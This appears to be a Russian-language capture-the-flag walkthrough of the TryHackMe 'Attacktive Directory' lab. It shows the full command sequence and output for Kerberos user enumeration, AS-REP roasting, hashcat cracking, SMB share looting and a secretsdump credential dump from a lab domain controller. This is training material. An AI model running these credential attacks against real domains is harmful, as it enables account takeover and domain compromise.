

Attacktive Directory

<https://tryhackme.com/room/attacktivedirectory>

Привет! Начнем!

Развернем виртуальную машину. Как обычно начинаем со сканирования **nmap**:

- `nmap -sV <ip>`

```
root@ip-10-113-64-189:~# nmap -sV 10.113.170.35
Starting Nmap 7.80 ( https://nmap.org ) at 2026-05-12 15:57 BST
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid s
ervers with --dns-servers
Nmap scan report for 10.113.170.35
Host is up (0.00050s latency).
Not shown: 987 closed ports
PORT      STATE SERVICE      VERSION
53/tcp    open  domain?
80/tcp    open  http         Microsoft IIS httpd 10.0
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2026-05-12 14:58:03Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: spookyssec.local0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: spookyssec.local0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at
https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.80%I=7%D=5/12%Time=6A034000%P=x86_64-pc-linux-gnu%r(DNSV
SF:ersionBindReqTCP,20,"%0\x1e\x06\x81\x04\x01\x01\x01\x01\x07version\
SF:x04bind\x01\x10\x03");
Service Info: Host: ATTACKTIVEDIREC; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 149.10 seconds
```

По анализу портов можно сделать вывод, что это контроллер домена.

Первый вопрос звучит так: «Какой инструмент позволит нам просканировать порт 139/445?».

Эти порты по умолчанию используются SMB. Для этого протокола можем использовать утилиту **enum4linux**. Enum4linux — утилита, которая использует инструменты из пакета Samba для сбора информации о компьютерах с общими ресурсами SMB. С её помощью можно автоматизировать процесс перечисления.

What tool will allow us to enumerate port 139/445? - enum4linux

Оригинальная версия **enum4linux** давно не поддерживается. Для новых систем настоятельно рекомендуется использовать **enum4linux-ng** (python3, лучшая совместимость с современными Windows/Samba). Синтаксис почти идентичен.

- `enum4linux-ng -A <ip>`

```
root@ip-10-113-91-201:~# enum4linux-ng -A 10.113.170.35
ENUM4LINUX - next generation (v1.3.4)
```

```
=====
| Target Information |
=====
[*] Target ..... 10.113.170.35
[*] Username ..... ''
[*] Random Username .. 'afrrpbfz'
[*] Password ..... ''
[*] Timeout ..... 5 second(s)

=====
| Listener Scan on 10.113.170.35 |
=====
[-] Checking LDAP
[-] LDAP is accessible on 389/tcp
[-] Checking LDAPS
[+] LDAPS is accessible on 636/tcp
[*] Checking SMB
[+] SMB is accessible on 445/tcp
[*] Checking SMB over NetBIOS
[+] SMB over NetBIOS is accessible on 139/tcp

=====
| Domain Information via LDAP for 10.113.170.35 |
=====
[*] Trying LDAP
[+] Appears to be root/parent DC
[+] Long domain name is: spookysec.local

=====
| NetBIOS Names and Workgroup/Domain for 10.113.170.35 |
=====
[-] Could not get NetBIOS names information via 'nmblookup': timed out
```

```
=====
| SMB Dialect Check on 10.113.170.35 |
=====
[*] Trying on 445/tcp
[+] Supported dialects and settings:
Supported dialects:
SMB 1.0: false
SMB 2.02: true
SMB 2.1: true
SMB 3.0: true
SMB 3.1.1: true
Preferred dialect: SMB 3.0
SMB1 only: false
SMB signing required: true

=====
| Domain Information via SMB session for 10.113.170.35 |
=====
[*] Enumerating via unauthenticated SMB session on 445/tcp
[+] Found domain information via SMB
NetBIOS computer name: ATTACKTIVEDIREC
NetBIOS domain name: THM-AD
DNS domain: spookysec.local
FQDN: AttacktiveDirectory.spookysec.local
Derived membership: domain member
Derived domain: THM-AD

=====
| RPC Session Check on 10.113.170.35 |
=====
[*] Check for null session
[+] Server allows session using username '', password ''
[*] Check for random user
[-] Could not establish random user session: STATUS_LOGON_FAILURE

=====
| Domain Information via RPC for 10.113.170.35 |
=====
[+] Domain: THM-AD
[+] Domain SID: S-1-5-21-3591857110-2884097990-301047963
```

[+] Membership: domain member

```
=====
|   OS Information via RPC for 10.113.170.35   |
=====
```

[*] Enumerating via unauthenticated SMB session on 445/tcp

[+] Found OS information via SMB

[*] Enumerating via 'srvinfo'

[-] Could not get OS info via 'srvinfo': STATUS_ACCESS_DENIED

[+] After merging OS information we have the following result:

OS: Windows 10, Windows Server 2019, Windows Server 2016

OS version: '10.0'

OS release: '1809'

OS build: '17763'

Native OS: not supported

Native LAN manager: not supported

Platform id: null

Server type: null

Server type string: null

```
=====
|   Users via RPC on 10.113.170.35   |
=====
```

[*] Enumerating users via 'querydispinfo'

[-] Could not find users via 'querydispinfo': STATUS_ACCESS_DENIED

[*] Enumerating users via 'enumdomusers'

[-] Could not find users via 'enumdomusers': STATUS_ACCESS_DENIED

```
=====
|   Groups via RPC on 10.113.170.35   |
=====
```

[*] Enumerating local groups

[-] Could not get groups via 'enumalsgroups domain': STATUS_ACCESS_DENIED

[*] Enumerating builtin groups

[-] Could not get groups via 'enumalsgroups builtin': STATUS_ACCESS_DENIED

[*] Enumerating domain groups

[-] Could not get groups via 'enumdomgroups': STATUS_ACCESS_DENIED

```
=====
|   Shares via RPC on 10.113.170.35   |
=====
```

[*] Enumerating shares

[+] Found 0 share(s) for user '' with password '', try a different user

```
=====
|   Policies via RPC for 10.113.170.35   |
=====
```

[*] Trying port 445/tcp

[-] SMB connection error on port 445/tcp: STATUS_ACCESS_DENIED

[*] Trying port 139/tcp

[-] SMB connection error on port 139/tcp: session failed

```
=====
|   Printers via RPC for 10.113.170.35   |
=====
```

[-] Could not get printer info via 'enumprinters': STATUS_ACCESS_DENIED

Доменное NetBIOS имя найдем в выводе утилиты enum4linux:

```
=====
|   Domain Information via SMB session for 10.113.170.35   |
=====
[*] Enumerating via unauthenticated SMB session on 445/tcp
[+] Found domain information via SMB
NetBIOS computer name: ATTACKTIVEDIRECTORY
NetBIOS domain name: THM-AD
DNS domain: spookysec.local
FQDN: AttacktiveDirectory.spookysec.local
Derived membership: domain member
Derived domain: THM-AD
```

What is the NetBIOS-Domain Name of the machine? - THM-AD

```
=====
|   Domain Information via LDAP for 10.113.170.35   |
=====
[*] Trying LDAP
[+] Appears to be root/parent DC
[+] Long domain name is: spookysec.local
```


What invalid TLD do people commonly use for their Active Directory Domain? - .local

Двигаемся дальше. «Какая команда в **Kerbrute** позволит нам перечислять действительные имена пользователей?». **Kerbrute** — инструмент для проведения разведки и атак на Kerberos-аутентификацию. Он позволяет искать действующие логины, тестировать пароли и выполнять Kerberoasting-атаки без необходимости быть доменным пользователем.

Обратимся к справке утилиты **Kerbrute**:

- `kerbrute -h`

```
root@ip-10-113-67-64:~# kerbrute -h
```



Version: v1.0.3 (9dad6e1) - 05/12/26 - Ronnie Flathers @ropnop

This tool is designed to assist in quickly bruteforcing valid Active Directory accounts through Kerberos Pre-Authentication. It is designed to be used on an internal Windows domain with access to one of the Domain Controllers.

Warning: failed Kerberos Pre-Auth counts as a failed login and WILL lock out accounts

```
Usage:
  kerbrute [command]
```

```
Available Commands
bruteforce    Bruteforce username:password combos, from a file or stdin
bruteuser     Bruteforce a single user's password from a wordlist
help          Help about any command
passwordspray Test a single password against a list of users
userenum      Enumerate valid domain usernames via Kerberos
version       Display version info and quit
```

```
Flags:
--dc string      The location of the Domain Controller (KDC) to target. If blank, will lookup via DNS
--delay int      Delay in millisecond between each attempt. Will always use single thread if set
-d, --domain string The full domain to use (e.g. contoso.com)
-h, --help       help for kerbrute
-o, --output string File to write logs to. Optional.
--safe          Safe mode. Will abort if any user comes back as locked out. Default: FALSE
-t, --threads int Threads to use (default 10)
-v, --verbose    Log failures and errors
```

```
Use "kerbrute [command] --help" for more information about a command.
```

What command within Kerbrute will allow us to enumerate valid usernames? - userenum

Добавим ip-адрес нашей развернутой машины и домен в файл `/etc/hosts`. Это нужно для правильной работы утилиты **Kerbrute**:

- `echo <ip> spookysec.local >> /etc/hosts`

Скачиваем на нашу машину словари пользователей и паролей, ссылки на которые даны нам в задании. Для этого используем команду **wget**:

```
root@ip-10-114-110-102:~# wget https://raw.githubusercontent.com/Sq00ky/attacktive-directory-tools/master/userlist.txt
--2026-05-12 22:06:32-- https://raw.githubusercontent.com/Sq00ky/attacktive-directory-tools/master/userlist.txt
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.111.133, 185.199.108.133, 185.199.109.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.111.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 540470 (528K) [text/plain]
Saving to: 'userlist.txt'
```

```
userlist.txt 100%[=====>] 527.80K
```

```
2026-05-12 22:06:32 (89.8 MB/s) - 'userlist.txt' saved [540470/540470]
```

```
root@ip-10-114-110-102:~# wget https://raw.githubusercontent.com/Sq00ky/attacktive-directory-tools/master/passwordlist.txt
--2026-05-12 22:06:53-- https://raw.githubusercontent.com/Sq00ky/attacktive-directory-tools/master/passwordlist.txt
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.111.133, 185.199.108.133, 185.199.109.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.111.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 569236 (556K) [text/plain]
Saving to: 'passwordlist.txt'
```

```
passwordlist.txt 100%[=====] 555.89K
```

```
2026-05-12 22:06:54 (76.1 MB/s) - 'passwordlist.txt' saved [569236/569236]
```

Теперь используем **Kerbrute** для перечисления пользователей:

- `kerbrute userenum -d spookysec.local --dc spookysec.local ~/userlist.txt`

```
root@ip-10-114-110-102:~# kerbrute userenum -d spookysec.local --dc spookysec.local ~/userlist.txt
```



Version: v1.0.3 (9dad6e1) - 05/12/26 - Ronnie Flathers @ropnop

```
2026/05/12 22:15:54 > Using KDC(s):
2026/05/12 22:15:54 >   spookysec.local:88

2026/05/12 22:15:54 > [+] VALID USERNAME:      james@spookysec.local
2026/05/12 22:15:54 > [+] VALID USERNAME:      svc-admin@spookysec.local
2026/05/12 22:15:54 > [+] VALID USERNAME:      James@spookysec.local
2026/05/12 22:15:54 > [+] VALID USERNAME:      robin@spookysec.local
2026/05/12 22:15:54 > [+] VALID USERNAME:      darkstar@spookysec.local
2026/05/12 22:15:54 > [+] VALID USERNAME:      administrator@spookysec.local
2026/05/12 22:15:55 > [+] VALID USERNAME:      backup@spookysec.local
2026/05/12 22:15:55 > [+] VALID USERNAME:      paradox@spookysec.local
2026/05/12 22:15:56 > [+] VALID USERNAME:      JAMES@spookysec.local
2026/05/12 22:15:56 > [+] VALID USERNAME:      Robin@spookysec.local
2026/05/12 22:15:58 > [+] VALID USERNAME:      Administrator@spookysec.local
2026/05/12 22:16:02 > [+] VALID USERNAME:      Darkstar@spookysec.local
2026/05/12 22:16:03 > [+] VALID USERNAME:      Paradox@spookysec.local
2026/05/12 22:16:06 > [+] VALID USERNAME:      DARKSTAR@spookysec.local
2026/05/12 22:16:08 > [+] VALID USERNAME:      ori@spookysec.local
2026/05/12 22:16:10 > [+] VALID USERNAME:      ROBIN@spookysec.local
2026/05/12 22:16:17 > Done! Tested 73317 usernames (16 valid) in 22.806 seconds
```

Запишем валидных пользователей в отдельный файл **valid_usernames.txt**. Из всех найденных пользователей для ответов нам подошли “**svc-admin**” и “**backup**”.

What notable account is discovered? (These should jump out at you) - svc-admin

What is the other notable account is discovered? (These should jump out at you) - backup

Теперь, имея список действительных учетных записей, мы можем попытаться воспользоваться уязвимостью с помощью метода атаки под названием **ASREProasting**. **ASReproasting** применяется, когда для учетной записи пользователя установлена привилегия «Не требует предварительной аутентификации». Это означает, что учетной записи не нужно предоставлять действительные идентификационные данные перед запросом билета Kerberos для указанной учетной записи пользователя.

В **Impacket** есть инструмент под названием **GetNPUsers.py**, который позволяет запрашивать учетные записи ASReproastable из Центра распространения ключей (KDC). Единственное, что нужно для запроса учетных записей — это действительный набор имен пользователей, которые мы ранее определили с помощью Kerbrute:

● python3 /usr/share/doc/python3-impacket/examples/GetNPUsers.py spookyssec.local/ -usersfile ~/valid_usernames.txt

```
$ python3 /usr/share/doc/python3-impacket/examples/GetNPUsers.py spookyssec.local/ -usersfile ~/valid_usernames.txt
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] User james@spookyssec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$svc-admin@spookyssec.local@SPOOKYSEC.LOCAL:c5ff3836b6fb326a3e3de1048887579a$e835ca08676edb16e52b519e354effad48f36377dd08cfff3e37f1ba753d9d2b
aab7db5e1261b57c9d239fe5bc793c9ddd0407c7782ba4de49217333e2b751b76264dba76e5fec3da6e711e095f501fff90ba4c320dc35fdb582aa56a8847c43a52e6668b2d9c823271be210
1575e96ad71149761264d3eef3da45483339b797a0e30c36aa620a0b453a926acca26129b6330bb9e54f5894e80ab9d835fb65e8ec48f5ee5256ae8fc4c543b7505a79176be80f67c1d31d6
0e23a0d585e1b0118b790bab5053efa89fb5a2deb3d3cc4e9384a65fb994ffef12dc446d79a5191bd61cfbb56ad3e4695a5be1b2ae5e26748d4b8
[-] User James@spookyssec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User robin@spookyssec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User darkstar@spookyssec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User administrator@spookyssec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User backup@spookyssec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User paradox@spookyssec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User JAMES@spookyssec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Robin@spookyssec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Administrator@spookyssec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Darkstar@spookyssec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Paradox@spookyssec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User DARKSTAR@spookyssec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User ori@spookyssec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User ROBIN@spookyssec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
```

Нам удалось вытащить хэш-значение.

We have two user accounts that we could potentially query a ticket from. Which user account can you query a ticket from with no password? - svc-admin

Найдем на странице https://hashcat.net/wiki/doku.php?id=example_hashes вид нашего хэша:

17010	GPG (AES-128/AES-256 (SHA-1(\$pass))) *	\$gpg\$*1*348*1024*8833fa3812b5500aa9eb7e46febfa31a0584b7e4a5b13c198f5
17020	GPG (AES-128/AES-256 (SHA-512(\$pass))) *	\$gpg\$*1*668*2048*57e1f19c69a86038e23d7e5af5d810f4f86d32e9aaaf04b5428
17030	GPG (AES-128/AES-256 (SHA-256(\$pass))) *	\$gpg\$*1*668*2048*e75985b4e7d0bce9e38925a5cf69494ae9a2ccfe2973f077d94
17200	PKZIP (Compressed)	\$pkzip2\$1*1*2*0*e3*1c5*eda7a8de*0*28*8*e3*eda7*5096*a9fc1f4e951c8fb3
17210	PKZIP (Uncompressed)	\$pkzip2\$1*1*2*0*1d1*1c5*eda7a8de*0*28*0*1d1*eda7*5096*1dea673da43d9
17220	PKZIP (Compressed Multi-File)	\$pkzip2\$3*1*1*0*8*24*a425*8827*d1730095cd829e245df04ebba6c52c0573d49d3bbeab6cb385b7fa8a28dccc3098bfd7*1*0*8*24*2a
17225	PKZIP (Mixed Multi-File)	\$pkzip2\$3*1*1*0*0*24*3e2c*3ef8*0619e9d17ff3f994065b99b1fa8aef41c056edf9fa4540919c109742dcb32f797fc90ce0*1*0*8*24*431a*
17230	PKZIP (Mixed Multi-File Checksum-Only)	\$pkzip2\$8*1*1*0*8*24*a425*8827*3bd479d541019c2f32395046b8fbc7e1dca218b9b5414975be49942c3536298e9cc939e*1*0*8*24*2
17300	SHA3-224	412ef78534ba6ab0e9b1607d3e9767a25c1ea9d5e83176b4c2817a6c
17400	SHA3-256	d60fcf6585da4e17224f58858970f0ed5ab042c3916b76b0b828e62eaf636cbd
17500	SHA3-384	983ba28532cc6320d04f20fa485bcd38bddd666eca5f1e5aa279ff1c6244fe5f83cf4bbf05b95ff378dd2353617221
17600	SHA3-512	7c2dc1d743735d4e069f3bda85b1b7e9172033dfdd8cd599ca094ef8570f3930c3f2c0b7afc8d6152ce4eaaad6057a2ff22e71934b3a3dd0fb55a7
17700	Keccak-224	e1dfad9bafaeae6ef15f5bbb16cf4c26f09f5f1e7870581962fc84636
17800	Keccak-256	203f88777f18bb4ee1226627b547808f38d90d3e106262b5de9ca943b57137b6
17900	Keccak-384	5804b7ada5806ba79540100e9a7ef493654ff2a21d94d4f2ce4bf69abda5d94bf03701fe9525a15dfdc625bfbd769701
18000	Keccak-512	2fbf5c9080f0a704de2e915ba8fdae6ab00bbc026b2c1c8fa07da1239381c6b7f4dfd399bf9652500da723694a4c719587dd0219cb30eabe6121c
18100	TOTP (HMAC-SHA1)	597056:3600
18200	Kerberos 5, etype 23, AS-REP	\$krb5asrep\$23\$user@domain.com:3e156ada591263b8aab0965f5aebd837\$007497cb51b6c8116d6407a782ea0e1c5402b17db7afa6b05a6c
18300	Apple File System (APFS)	\$fve\$2\$16\$5877810470147654204765521040224\$20000\$39602e86b7cea4a34f4ff69ff6ed706d68954ee474de1d2a9f6a6f2d24d172001
18400	Open Document Format (ODF) 1.2 (SHA-256, AES)	\$odf\$*1*1*100000*32*751854d8b90731ce0579f96bea6f0d4ac2fb2f546b31f1b6af9a5f66952a0bf4*16*2185a966155baa9e2fb597298febe
18500	sha1(md5(md5(\$pass)))	888a2ffcb3854fba0321110c5d0d434ad1aa2880
18600	Open Document Format (ODF) 1.1 (SHA-1, Blowfish)	\$odf\$*0*0*1024*16*bff753835f4ea15644b8a2f8e4b5be3d147b9576*8*ee371da34333b69d*16*a902eff54a4d782a26a899a31f97bef4*0*

Looking at the Hashcat Examples Wiki page, what type of Kerberos hash did we retrieve from the KDC? (Specify the full name) - Kerberos 5 AS-REP etype 23

17010	GPG (AES-128/AES-256 (SHA-1(\$pass))) *	\$gpg\$*1*348*1024*8833fa3812b5500aa9eb7e46febfa31a0584b7e4a5b13c198f5
17020	GPG (AES-128/AES-256 (SHA-512(\$pass))) *	\$gpg\$*1*668*2048*57e1f19c69a86038e23d7e5af5d810f4f86d32e9aaaf04b5428
17030	GPG (AES-128/AES-256 (SHA-256(\$pass))) *	\$gpg\$*1*668*2048*e75985b4e7d0bce9e38925a5cf69494ae9a2ccfe2973f077d94
17200	PKZIP (Compressed)	\$pkzip2\$1*1*2*0*e3*1c5*eda7a8de*0*28*8*e3*eda7*5096*a9fc1f4e951c8fb30
17210	PKZIP (Uncompressed)	\$pkzip2\$1*1*2*0*1d1*1c5*eda7a8de*0*28*0*1d1*eda7*5096*1dea673da43d9
17220	PKZIP (Compressed Multi-File)	\$pkzip2\$3*1*1*0*8*24*a425*8827*d1730095cd829e245df04ebba6c52c0573d49d3bbeab6cb385b7fa8a28dcccc3098bfdd7*1*0*8*24*
17225	PKZIP (Mixed Multi-File)	\$pkzip2\$3*1*1*0*0*24*3e2c*3ef8*0619e9d17ff3f994065b99b1fa8aef41c056edf9fa4540919c109742dcb32f797fc90ce0*1*0*8*24*431
17230	PKZIP (Mixed Multi-File Checksum-Only)	\$pkzip2\$8*1*1*0*8*24*a425*8827*3bd479d541019c2f32395046b8fbca7e1dca218b9b5414975be49942c3536298e9cc939e*1*0*8*24*
17300	SHA3-224	412ef78534ba6ab0e9b1607d3e9767a25c1ea9d5e83176b4c2817a6c
17400	SHA3-256	d60fcf6585da4e17224f58858970f0ed5ab042c3916b76b0b828e62eaf636cbd
17500	SHA3-384	983ba28532cc6320d04f20fa485bcdcb38bddb666eca5f1e5aa279ff1c6244fe5f83cf4bbf05b95ff378dd2353617221
17600	SHA3-512	7c2dc1d743735d4e069f3bda85b1b7e9172033dfdd8cd599ca094ef8570f3930c3f2c0b7afc8d6152ce4eaad6057a2ff22e71934b3a3dd0fb55a
17700	Keccak-224	e1dfad9bafae6ef15f5bbb16cf4c26f09f5f1e7870581962fc84636
17800	Keccak-256	203f88777f18bb4ee1226627b547808f38d90d3e106262b5de9ca943b57137b6
17900	Keccak-384	5804b7ada5806ba79540100e9a7ef493654ff2a21d94d4f2ce4bf69abda5d94bf03701fe9525a15dfdc625bfbd769701
18000	Keccak-512	2fbf5c9080f0a704de2e915ba8fdcae6ab00bbc026b2c1c8fa07da1239381c6b7f4dfd399bf9652500da723694a4c719587dd0219c30eabe612
18100	TOTP (HMAC-SHA1)	597056:3600
18200	Kerberos 5, etype 23, AS-REP	\$krb5asrep\$23\$svc-admin@spookysec.local@SPOOKYSEC.LOCAL:c5ff3836b6fb326a3e3de1048887579a\$e835ca08676edb16e52b519e354effad48f36377dd08cff3e37f1ba753d9d2b
18300	Apple File System (APFS)	\$fvde\$216\$58778104701476542047675521040224\$396002e86b7cea4a34f4ff69ff6ed706d68954ee474de1d2a9f6a6f2d24d1720C
18400	Open Document Format (ODF) 1.2 (SHA-256, AES)	\$odf\$*1*1*100000*32*751854d8b90731ce0579f96bea6f0d4ac2fb2f546b31f1b6af9a5f66952a0bf4*16*2185a966155baa9e2fb597298fel
18500	sha1(md5(\$pass))	888a2ffcb3854fba0321110c5d0d434ad1aa2880
18600	Open Document Format (ODF) 1.1 (SHA-1, Blowfish)	\$odf\$*0*0*1024*16*bff73835f4ea15644d8a2f8e4b5be3d147b9576*8*ee371da34333b69d*16*a902eff54a4d782a26a899a31f97bef4*
18700	Java Object hashCode()	29937c08
18800	Blockchain, My Wallet, Second Password (SHA256)	YnM6WYERJfhwXepT7zV6odWoEuZ1X4esYQb4bQ3KZ7bbZYAyOTc1MDM3OTc1NJMyODA0ECcAAD3Vfoc=

Поиск по странице

krb 3 из 10

☐ Точное совпадение

What mode is the hash? - 18200

Сохраним хэш в файле **hash.txt** для его расшифровки утилитой **hashcat**. Запустим ее со списком паролей **passwordlist.txt**, который мы скачали из задания:

- hashcat -m 18200 hash.txt passwordlist.txt

```
ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory allocated for this attack: 514 MB (5091 MB free)

Dictionary cache built:
* Filename..: passwordlist.txt
* Passwords.: 70188
* Bytes.....: 569236
* Keyspace..: 70188
* Runtime...: 0 secs

$krb5asrep$23$svc-admin@spookysec.local@SPOOKYSEC.LOCAL:c5ff3836b6fb326a3e3de1048887579a$e835ca08676edb16e52b519e354effad48f36377dd08cff3e37f1ba753d9d2b
aab7db5e1261b57c9d239fe5bc793c9ddd0407c7782ba4de49217333e2b751b76264da76e5fec3da6e711e095f501fff90ba4c320dc35fdb582aa56a8847c43a52e6668b2d9c823271be210
1575e96ad71149761264d3eef3da45483339b797a0e30c36aa620a0b453a926acca26129b6330bb9e54f5894e80ab9d835fb65e8ec48f5ee5256ae8fc4c543b7505a79176be80f6f7c1d13d6
0e23a0d585e1b0118b790bab5053efa89fb5a2deb3d3cc4e9384a65fb994ffef12dc446d79a5191b61cfbb56ad3e4695a5be1b2ae5e26748d4b8:management2005

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target.....: $krb5asrep$23$svc-admin@spookysec.local@SPOOKYSEC.L... 48d4b8
Time.Started.....: Sun May 17 15:13:07 2026 (0 secs)
Time.Estimated...: Sun May 17 15:13:07 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.....: File (passwordlist.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#01.....: 782.2 kH/s (2.92ms) @ Accel:1024 Loops:1 Thr:1 Vec:16
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 8192/70188 (11.67%)
Rejected.....: 0/8192 (0.00%)
Restore.Point....: 0/70188 (0.00%)
Restore.Sub.#01...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: m123456 -> whitey
```

Now crack the hash with the modified password list provided, what is the user accounts password? - management2005

What utility can we use to map remote SMB shares? - smbclient

```
man smbclient | grep list
smbclient [-M|--message=HOST] [-I|--ip-address=IP] [-E|--stderr] [-L|--list=HOST] [-T|--tar=<c|x>IXFvgbNan] [-D|--directory=DIR]
-L|--list
This option allows you to look at what services are available on a server. You use it as smbclient -L host and a list should appear. The -I
  • F - File containing a list of files and directories. The F causes the name following the tarfile to create to be read as a
    filename that contains a list of files and directories to be included in an extract or create (and therefore everything else to
Create a tar file of the files listed in the file tarlist.
smbclient //mypc/myshare "" -N -Tcf backup.tar tarlist
command string is a semicolon-separated list of commands to be executed instead of prompting from stdin.
  • wins: Query a name with the IP address listed in the wins server parameter. If no WINS server has been specified this method will
  • bcst: Do a broadcast on each of the known local interfaces listed in the interfaces parameter. This is the least reliable of the
TCP socket options to set on the client socket. See the socket options parameter in the /etc/samba/smb.conf manual page for the list of
list of available commands will be displayed.
Toggle the state of the "backup intent" flag sent to the server on directory listings and file opens. If the "backup intent" flag is true,
A list of the files matching mask in the current working directory on the server will be retrieved from the server and displayed.
Does a directory listing and then prints out the current disk usage and free space on a share.
listconnect
Query the remote server to see if it supports the CIFS UNIX extensions and prints out the list of capabilities supported. If so, turn on
Query the remote server for the user token using the CIFS UNIX extensions WHOAMI call. Prints out the guest status, user, group, group list
and sid list that the remote server is using on behalf of the logged on user.
```

Which option will list shares? - -L

Используем команду для перечисления доступных ресурсов пользователя svc-admin на сервере:

- `smbclient -L <ip> -U svc-admin`

```
└─$ smbclient -L 10.113.187.26 -U svc-admin
Password for [WORKGROUP\svc-admin]:

      Sharename      Type      Comment
      ────
ADMIN$              Disk      Remote Admin
backup              Disk
C$                  Disk      Default share
IPC$                IPC       Remote IPC
NETLOGON            Disk      Logon server share
SYSVOL              Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.113.187.26 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

How many remote shares is the server listing? - 6

К ресурсам, у которых на конце знак \$, доступа у нас нет, так как таким знаком обозначаются скрытые ресурсы, для доступа к которым требуются права администратора. В папке backup найдем текстовый файл:

```
└─$ smbclient //10.113.187.26/backup -U svc-admin
Password for [WORKGROUP\svc-admin]:
Try "help" to get a list of possible commands.
smb: \> ls -l
NT_STATUS_NO_SUCH_FILE listing \-l
smb: \> ls
.                  D          0  Sat Apr  4 15:08:39 2020
..                 D          0  Sat Apr  4 15:08:39 2020
backup_credentials.txt  A        48  Sat Apr  4 15:08:53 2020

      8247551 blocks of size 4096. 3537017 blocks available
smb: \> get backup_credentials.txt
getting file \backup_credentials.txt of size 48 as backup_credentials.txt (0,1 KiloBytes/sec) (average 0,1 KiloBytes/sec)
```

There is one particular share that we have access to that contains a text file. Which share is it? - backup

Откроем его:

```
$ cat backup_credentials.txt
YmFja3VwQHNwb29reXNlYy5sb2NhbmDpiYWNrdXAyNTE3ODYw
```

What is the content of the file? -
YmFja3VwQHNwb29reXNlYy5sb2NhbmDpiYWNrdXAyNTE3ODYw

Декодируем из **base64** и получаем реквизиты:

The screenshot shows a web-based Base64 decoder. On the left, under the 'Recipe' tab, the 'From Base64' section is active. It has a dropdown menu set to 'Alphabet A-Za-z0-9+/' and a checkbox for 'Remove non-alphabet chars' which is checked. There is also an unchecked checkbox for 'Strict mode'. On the right, the 'Input' field contains the base64 string 'YmFja3VwQHNwb29reXNlYy5sb2NhbmDpiYWNrdXAyNTE3ODYw'. Below the input, the 'Output' field displays the decoded text: 'backup@spookysec.local:backup2517860'.

Decoding the contents of the file, what is the full contents? -
backup@spookysec.local:backup2517860

Теперь, когда у нас есть новые учетные данные, у нас может быть больше привилегий в системе, чем раньше. Имя пользователя «**backup**» наводит на размышления. Для чего нужна эта резервная учетная запись?

Это резервная учетная запись для контроллера домена. У этой учетной записи есть уникальное разрешение, которое позволяет синхронизировать все изменения в Active Directory с этой учетной записью пользователя. Это касается и хэшей паролей.

Зная это, мы можем воспользоваться другим инструментом **Impacket** под названием **secretsdump.py**. Он позволит нам получить все хеши паролей, которые есть у этой учетной записи пользователя (синхронизированной с контроллером домена). Таким образом, мы получим полный контроль над доменом AD. Используем следующую команду:

• python3 /usr/share/doc/python3-impacket/examples/secretsdump.py
spookysec.local/backup:backup2517860@10.113.187.26

```
$ python3 /usr/share/doc/python3-impacket/examples/secretsdump.py spookysec.local/backup:backup2517860@10.113.187.26
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc:::
